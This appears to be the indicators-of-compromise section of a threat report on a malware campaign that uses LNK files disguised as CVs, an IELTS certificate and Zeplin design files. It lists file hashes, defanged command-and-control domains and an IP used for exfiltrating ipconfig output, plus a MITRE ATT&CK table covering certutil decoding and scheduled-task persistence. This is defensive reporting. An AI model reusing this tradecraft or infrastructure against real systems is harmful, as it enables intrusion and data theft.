c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1 dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.Ink

50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.Ink

1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.Ink

c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.Ink

dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.Ink

c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)

sixindent[.]epizy[.]com

goodhk[.]azurewebsites[.]net

zeplin[.]atwebpages[.]com

C2s used by svchast.exe

45.76.6[.]149

www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

